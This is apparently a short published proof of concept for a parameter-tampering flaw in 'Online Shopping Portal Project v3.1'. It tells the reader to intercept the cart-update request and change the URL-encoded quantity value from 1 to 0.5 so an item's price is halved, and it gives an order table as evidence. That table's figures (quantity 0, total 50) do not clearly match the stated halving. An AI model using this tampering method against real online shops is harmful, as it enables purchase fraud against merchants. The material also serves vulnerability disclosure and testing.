# Online Shopping Portal Project v3.1 - Parameter Tampering - Exploit

Proof of Concepts:

Step-1: Open product detail page using following URL and add a product to cart:
http://127.0.0.1/shopping/product-details.php?pid=15

2. Now click on `UPDATE SHOPPING CART` button and intercept the request.

3. Now alter the `quantity` paramter from `1` to `0.5` and forward the request.
Payload: quantity%5B15%5D=1 ---> quantity%5B15%5D=0.5

4. Here we can see that the price becomes half of the original value.

After completing the purchase and tracking the order we can confirm that the price manipulation was successful.

4		APPLE IPHONE 6 (SILVER, 16 GB)	1	36990	0	36990	COD	2021-11-27 17:25:41	Track
5		THE WIMPY KID DO –IT– YOURSELF BOOK	0	205	50	50	COD	2021-11-28 21:34:20	Track
6		THE WIMPY KID DO –IT– YOURSELF BOOK	1	205	50	255	COD	2021-11-28 21:36:16	Track